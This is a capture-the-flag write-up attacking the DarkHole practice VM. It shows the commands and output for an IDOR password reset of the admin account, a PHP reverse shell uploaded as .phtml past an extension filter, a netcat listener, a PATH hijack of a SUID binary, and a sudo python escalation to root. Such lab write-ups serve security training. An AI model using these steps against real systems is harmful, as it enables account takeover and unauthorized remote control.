

Darkhole CTF Writeup

Let's start by discovering the target machine on the network using **netdiscover**:

```
netdiscover -r 192.168.233.0/24
```

From the output, we find our target at:

```
Currently scanning: 172.16.147.0/16 | Screen View: Unique Hosts
```

```
16 Captured ARP Req/Rep packets, from 4 hosts. Total size: 960
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
<hr/>				
192.168.233.1	00:50:56:c0:00:08	2	120	VMware, Inc.
192.168.233.2	00:50:56:e9:bf:c3	5	300	VMware, Inc.
192.168.233.138	00:0c:29:ed:f6:bf	4	240	VMware, Inc.
192.168.233.254	00:50:56:e9:58:5f	5	300	VMware, Inc.

Target IP: 192.168.233.138

Next, we run a basic service detection Nmap scan to enumerate open ports and services:

```
—(root㉿Panda)-[~]
└─# nmap -sC -sV -sS 192.168.233.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 03:01 EDT
Nmap scan report for 192.168.233.138
Host is up (0.0022s latency).


Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e4:50:d9:50:5d:91:30:50:e9:b5:7d:ca:b0:51:db:74 (RSA)
```

```
| 256 73:0c:76:86:60:63:06:00:21:c2:36:20:3b:99:c1:f7 (ECDSA)
|_ 256 54:53:4c:3f:4f:3a:26:f6:02:aa:9a:24:ea:1b:92:8c (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: DarkHole
MAC Address: 00:0C:29:ED:F6:BF (VMware)
Service Info: OS: Linux; CPE:/o:linux:linux_kernel
```

We can see that we have **2 open ports** on this machine:


- **Port 22** — SSH (OpenSSH 8.2p1) → let's leave this for later
- **Port 80** — Apache web server hosting a website

We access the site at `http://192.168.233.138`




It's a basic “**DarkHole**” themed page.

Browsing around, we find a login page at /login.php



There is also a **register** page at /register.php



We register an account:

Username: panda

Password: panda

After logging in, we land on a user dashboard.

From the URL and response, we observe:

id = 2

The screenshot shows a user dashboard with two main sections: 'INFORMATION' and 'Password'. In the 'INFORMATION' section, there are fields for 'username' (panda) and 'email' (panda@gmail.com), with a blue 'Update' button below them. In the 'Password' section, there is a field for 'New Password' and a blue 'Change' button. At the top right, there is a 'logout' link. The page is made with by mafda.

We then attempt to update the password and capture the HTTP request using **BurpSuite**. By modifying the id=2 parameter to id=1 (assuming admin), we try to **tamper with the parameters**.

The screenshot shows the Burp Suite interface with a captured POST request. The 'Request' tab displays the raw HTTP message:

```
POST /dashboard.php?id=2 HTTP/1.1
Host: 192.168.233.138
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=t1kln37rohn4k7fp146713rft
Upgrade-Insecure-Requests: 1
Priority: 0.0, 1
password=panda&id=1
```

The 'Response' tab shows the modified HTML page with the password updated:

```
<main class="content">
  <div class="main-header">
    <div class="main-title">
      <h1>Details:</h1>
    </div>
    <div class="details">
      <h2>Password:</h2>
      <div class="main-form">
        <form name="event" method="post">
          <input type="text" name="username" value="panda">
          <input type="email" name="email" value="panda@gmail.com">
          <input type="submit" id="fsubmit" value="Update" class="button">
        </form>
      </div>
    </div>
  </div>
<main class="content">
  <div class="main-header">
    <p style="color:black;font-weight: bolder">
      Password has been Updated!
    </p>
    <div class="main-title">
      <h1>Details:</h1>
    </div>
    <div class="details">
      <h2>Password:</h2>
      <div class="main-form">
        <form name="event" method="post">
          <input type="password" name="password" id="ftitle" placeholder="New Password">
          <input type="hidden" name="id" value="2">
          <input type="submit" id="fsubmit" value="Change" class="button">
        </form>
      </div>
    </div>
  </div>
<footer class="footer">
```

The 'Inspector' tab on the right shows the selected text 'Password Has been Updated'.


We successfully update the **admin password** to our own!

Now we log in using:

Username: admin

Password: panda

We are taken to the **admin dashboard**, which includes a **file upload** functionality.




We generate a reverse shell using the classic **php-reverse-shell** from PentestMonkey:


<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

We update the file with our IP and port, then try uploading it with the .php extension.

✗ That gets blocked.



We try .phtml, which is accepted!



We set up a **Netcat listener** on our attacking machine:

nc -lvp 8888

Navigating to /upload/shell.phtml triggers the reverse shell.

✓ Shell obtained as www-data

```
—(root@Panda)-[~]
└─# nc -lvpn 8888
listening on [any] 8888 ...
connect to [192.168.233.141] from (UNKNOWN) [192.168.233.138] 53808
Linux darkhole 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64
x86_64 GNU/Linux
08:12:14 up 1:47, 0 users, load average: 1.47, 1.31, 1.28
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

To stabilize the shell: **python3 -c 'import pty; pty.spawn("/bin/bash")'**

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@darkhole:$
```

We check the /home directory:

```
cd /home
ls

www-data@darkhole:$ cd /home/
cd /home/
www-data@darkhole:/home$ ls
ls
darkhole john
```

Users:

- darkhole
- john

In /home/john/, we find:

```
file.py
password
toto
user.txt
```

```
www-data@darkhole:/home/john$ ls -l
ls -l
total 32
-rwxrwx--- 1 john john 31 Jun 13 16:29 file.py
-rwxrwx--- 1 john john 8 Jul 17 2021 password
-rwsr-xr-x 1 root root 16784 Jul 17 2021 toto
-rw-rw---- 1 john john 24 Jul 17 2021 user.txt
```

Trying to read `user.txt` gives **permission denied**.

We find a **SUID binary**: `toto`

To abuse it:

```
www-data@darkhole:/tmp$ echo '/bin/bash' > id
www-data@darkhole:/tmp$ chmod +x id
www-data@darkhole:/tmp$ cd /home/john
www-data@darkhole:/home/john$ export PATH=/tmp:$PATH
www-data@darkhole:/home/john$ ./toto
john@darkhole:/home/john$
```

Boom — shell as **john**!

```
john@darkhole:/home/john$ ls
ls
file.py password toto user.txt
```

Now we can read the first flag:

```
john@darkhole:/home/john$ cat user.txt
```

```
www-data@darkhole:/home/john$ ./toto          2025-06-
./toto
uid=1001(john) gid=33(www-data) groups=33(www-data)
www-data@darkhole:/home/john$ cd /tmp
cd /tmp                                         2025-06-
www-data@darkhole:/tmp$ echo '/bin/bash' > id
echo '/bin/bash' > id                         2025-06-
www-data@darkhole:/tmp$ chmod +x id
chmod +x id
www-data@darkhole:/tmp$ cd /home/john
cd /home/john
www-data@darkhole:/home/john$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@darkhole:/home/john$ ./toto
./toto
john@darkhole:/home/john$ ls
ls
file.py password toto user.txt
john@darkhole:/home/john$ cat user.txt
cat user.txt
DarkHole{You_Can_DO_It}
john@darkhole:/home/john$ 
```

We check for useful file — password

```
john@darkhole:/home/john$ cat password
root123
```

Found password: root123

We test it with:

Authentication fails.

Trying sudo -l:

```
john@darkhole:/home/john$ sudo -l
sudo -l
[sudo] password for john: root123
```

Matching Defaults entries for john on darkhole:

```
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User john may run the following commands on darkhole:

```
(root) /usr/bin/python3 /home/john/file.py
```

Perfect. We edit file.py:

```
john@darkhole:/home/john$ echo 'import os;os.system("/bin/sh")' > file.py
```

Then execute:

```
john@darkhole:/home/john$ sudo /usr/bin/python3 /home/john/file.py
```

Root shell obtained!

```
# id  
# uid=0(root) gid=0(root) groups=0(root)
```

Now looking for final root flag

```
# cd root  
# ls  
root.txt snap  
# cat root.txt  
DarkHole{You_Are_Legend}
```

```
# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
# cd /rooot  
cd /rooot  
/bin/sh: 2: cd: can't cd to /rooot  
# cd /root  
cd /root  
# ls  
ls  
root.txt snap  
# cat root.txt  
cat root.txt  
DarkHole{You_Are_Legend}  
# [ ]
```

✓ **DarkHole{You_Are_Legend}**